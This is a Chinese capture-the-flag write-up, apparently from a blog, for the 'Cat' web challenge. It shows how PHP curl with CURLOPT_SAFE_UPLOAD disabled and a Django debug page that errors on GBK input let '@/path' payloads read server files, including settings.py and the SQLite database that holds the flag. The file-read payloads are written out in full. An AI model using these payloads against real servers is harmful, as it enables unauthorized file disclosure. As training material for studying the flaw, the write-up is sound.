# 【攻防世界】二十 --- Cat

原创

通地塔 于 2020-12-29 20:06:31 发布 120 收藏

分类专栏： 攻防世界 文章标签： ctf 网络安全







## 题目 — Cat

### 一、writeup

主页嗅到了 命令执行 的气息，但是无法拼接执行




Enable Post Data
Enable Referer




对?url进行fuzz测试，发现 `- . / 和 @` 没有被过滤掉







这里输入?url = %36可以回显出 6，**%36** 正是**6**对应的url编码。这说明服务器对我们输入的内容会进行 url解码 并显示到**url**上







这里猜测服务器端是否使用了`gbk编码`，看看`宽字节`是否可以引发报错





成功引起报错。将报错的内容复制下来用浏览器打开，是Django的报错页面。Django的版本是：`1.10.4`。python的版本是：`2.7.12`





在**报错栈**中可以找到相关的代码


可见后台使用了`gbk编码`，存在宽字节注入，并且在报错页面还有很奇怪的一点，我们用的是`GET方式`提交的参数，但是到了服务器端，却是`POST方式`




还有一点很奇怪这里的`content_type`是：`multipart/form-data`，在表单中进行文件上传时才会用到这个格式，而我们这里并没有上传文件呀。




据说比赛时对此题有一个提示，如下

```
RTFM of PHP CURL===>>read the fuck manul of PHP CURL???
```

百度了一下，关键点如下

- 这里数据提交的逻辑是：客户端将`get数据`提交给PHP，php使用`post方式`给Djanjo写的api。Django对php传进的POST参数进行`GBK编码`，编码后执行ping命令。
- php中的curl可以通过`@+完整路径`来读取文件，而使用的条件正好是需要`content-type为：multipart/form-data`
- 我们利用@ + 路径读取文件后，php通过post传给Django做编码，django中无法对传来的文件中超过`%7F`的字符做`gbk编码`，就会报错，而django又开启了`Debug模式`，报错的内容可以回显到浏览器中，因此我们就可以读取到文件了。

---

为了验证可以使用`?url=@index.php`来访问index.php文件，通过报错可以得到index.php的部分代码，内容如下

**Request information**

**USER** AnonymousUser

**GET** No GET data

**POST**

| Variable | Value |
| --- | --- |
| url | '<!DOCTYPE html>\n<head>\n <title>CAT</title>\n</head>\n\n<body>\n<h1>Cloud Automated Testing</h1>\n \xe8\xbe\x93\xe5\x85\xa5\xe4\xbd\xa0\xe7\x9a\x84\xe5\x9f\x9f\xe5\x90\x8d\xef\xbc\x8c\xe4\xbe\x8b\xe5\xa6\x82\xef\xbc\x9aloli.club \n<form action="index.php" method="GET">\n <input name="url" type="text">\n <button>Submit</button>\n</form>\n<pre><code>\n<?php\n# \xe8\xb0\x83\xe7\x94\xa8\xe5\x90\x8e\xe7\xab\xaf API\nif (isset($_GET[\'url\\\']\])) {\n $ch = curl_init("http://127.0.0.1:8000/api/ping");\n $params = array(\n "url"=>"$_GET[url]"\n );\n\n curl_setopt($ch, CURLOPT_HEADER, 0);\n curl_setopt($ch, CURLOPT_SAFE_UPLOAD, false);\n curl_setopt($ch, CURLOPT_POSTFIELDS, $params);\n curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);\n\n$data = curl_exec($ch);\n curl_close($ch);\n\n echo htmlspecialchars($data);\n}\n?>\n</code></pre>\n</body>\n' |



整理后如下所示

```php
<?php if(isset($_GET['url']))
{
    # 初始话一个curl对象
 $ch = curl_init("http://127.0.0.1:8000/api/ping");
 $params = array("url"=>"$_GET[url]");

 curl_setopt($ch, CURLOPT_HEADER, 0);
 curl_setopt($ch, CURLOPT_SAFE_UPLOAD, false);
 curl_setopt($ch, CURLOPT_POSTFIELDS, $params);
 curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);

 $data = curl_exec($ch);curl_close($ch);

 echo htmlspecialchars($data);

}
?>
```

上面的代码告诉我们：php会将`?url查询字符串`的内容通过curl的方式发送给Django编写的ping接口
curl_setopt中的相关参数

- `CURLOPT_HEADER` — 启用时会将头文件的信息作为数据流输出
- `CURLOPT_SAFE_UPLOAD` — FALSE为启用，`@开头的value会被当做文件上传`。`CURLOPT_SAFE_UPLOAD选项配置不当结合其他情况可造成任意文件读取 --- 这里是解这道题的关键点`。
- `CURLOPT_POSTFIELDS` — 全部数据使用HTTP协议中的"POST"操作来发送。要发送文件，在文件名前面加上`@`前缀并使用`完整路径`。这个参数可以通过urlencoded后的字符串类似'para1=val1&para2=val2&...'或使用一个以字段名为键值，字段数据为值的数组。如果value是一个数组，`Content-Type`头将会被设置成`multipart/form-data`。
- `CURLOPT_RETURNTRANSFER` — 将curl_exec()获取的信息以文件流的形式返回，而不是直接输出


通过报错内容可以得到项目的根路径为：`/opt/apt`

通过报错内容可以得到项目的根路径为：`/opt/api`

```
Python Version: 2.7.12
Python Path:  ['/opt/api',
               '/usr/lib/python2.7',
               '/usr/lib/python2.7/plat-x86_64-linux-gnu',
               '/usr/lib/python2.7/lib-tk',
               '/usr/lib/python2.7/lib-old',
               '/usr/lib/python2.7/lib-dynload',
               '/usr/local/lib/python2.7/dist-packages',
               '/usr/lib/python2.7/dist-packages']
Server time:  Thu, 17 Dec 2020 09:25:25 +0000
```



在Django项目下一般有一个`settings.py`文件，是`设置网站数据库路径的`(Django默认使用`sqlites数据库`)，如果使用了其他的数据库settings.py会设置用户名和密码，settings.py文件还会`对项目的整体设置进行定义`。这里读取settings.py文件（django项目生成的settings.py文件会存放在以项目目录下再以项目名称命名的文件夹下面），执行：`?url =@/opt/api/api/settings.py`读取。




```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta http-equiv="content-type" content="text/html; charset=utf-8">
  <meta name="robots" content="NONE,NOARCHIVE">
  <title>UnicodeDecodeError at /api/ping</title>
  <style type="text/css">
    html * { padding:0; margin:0; }
    body * { padding:10px 20px; }
    body * * { padding:0; }
    body { font:small sans-serif; }
    body>div { border-bottom:1px solid #ddd; }
    h1 { font-weight:normal; }
    h2 { margin-bottom:.8em; }
    h2 span { font-size:80%; color:#666; font-weight:normal; }
```



将报错得到的代码复制下来用浏览器打开，可以在`settings`中找到数据库的相关信息

**Settings**

Using settings module `api.settings`

| Setting | Value |
|---|---|
| ABSOLUTE_URL_OVERRIDES | {} |
| ADMINS | [] |
| ALLOWED_HOSTS | [] |
| APPEND_SLASH | True |
| AUTHENTICATION_BACKENDS | [u'django.contrib.auth.backends.ModelBackend'] |
| AUTH_PASSWORD_VALIDATORS | u'********************' |
| AUTH_USER_MODEL | u'auth.User' |
| BASE_DIR | '/opt/api' |
| CACHES | {u'default': {u'BACKEND': u'django.core.cache.backends.locmem.LocMemCache'}} |
| CACHE_MIDDLEWARE_ALIAS | u'default' |
| CACHE_MIDDLEWARE_KEY_PREFIX | u'********************' |
| CACHE_MIDDLEWARE_SECONDS | 600 |
| CSRF_COOKIE_AGE | 31449600 |
| CSRF_COOKIE_DOMAIN | None |
| CSRF_COOKIE_HTTPONLY | False |
| CSRF_COOKIE_NAME | u'csrftoken' |
| CSRF_COOKIE_PATH | u'/' |
| CSRF_COOKIE_SECURE | False |
| CSRF_FAILURE_VIEW | u'django.views.csrf.csrf_failure' |
| CSRF_HEADER_NAME | u'HTTP_X_CSRFTOKEN' |
| CSRF_TRUSTED_ORIGINS | [] |
| DATABASES | {'default': {'ATOMIC_REQUESTS': False,<br>'AUTOCOMMIT': True,<br>'CONN_MAX_AGE': 0,<br>'ENGINE': 'django.db.backends.sqlite3',<br>'HOST': '',<br>'NAME': '/opt/api/database.sqlite3',<br>'OPTIONS': {},<br>'PASSWORD': u'********************' |



`?url=@/opt/api/database.sqlite3`查看其中的内容，其中可以找到flag

\x00\x00\x00\x00\x00\x00\x00\x1c\x01\x02AWHCTF{yoooo_Such_A_GOOD_@}\n'</pre></td>

## 二、知识点

- php curl使用`@ + 路径`读取文件
- 宽字节注入
- django的相关文件